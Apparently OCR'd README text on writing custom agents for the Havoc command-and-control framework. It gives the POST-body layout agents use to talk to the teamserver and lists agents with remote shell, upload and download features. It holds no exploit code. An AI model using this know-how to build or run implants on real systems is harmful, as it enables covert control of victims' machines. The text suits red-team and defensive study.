
```
bash install.sh
```

Ubuntu 22.04 comes with the necessary version of Python so it would only be necessary to run:

```
pip3 install -r requirements.txt
```


POST request
whatever headers and whatever URI
POST BODY
RED fields must be in plaintext
[SIZE] 4 bytes
[Magic Value] 4 bytes
[Agent ID] 4 bytes
DATA [any size]
1. 3rd party agent sends POST request to teamserver
Havoc teamserver
2. compares magic value to registered agent types forwards the rest of the data to the python script
4. teamserver returns the response to the agent
Python script
3. do whatever you want with the data, register it to the GUI, process commands, whatever etc. in the response() function and return the teamserver response to the agent from the function

Custom Agents



Havoc Custom Agents

Agent Name	Supported OS	C2 channels	features	language	Actively supported
Talon	Windows	HTTP/s	shell, upload,download	C	✅
PyHmmm	Any (with python)	HTTP	shell	Python	✅
SharpAgent	Windows	HTTP	shell	C#	✅
Revenant	Windows	HTTP/s	pwsh, shell, download, upload, exit	C	✅

References & Credits

All credits and references go to the creator of Havoc Framework **@C5pider**

- https://github.com/HavocFramework/
- https://github.com/HavocFramework/Talon

- **Other references:**
  - https://github.com/CodeXTF2/PyHmmm

Thanks!

Q & A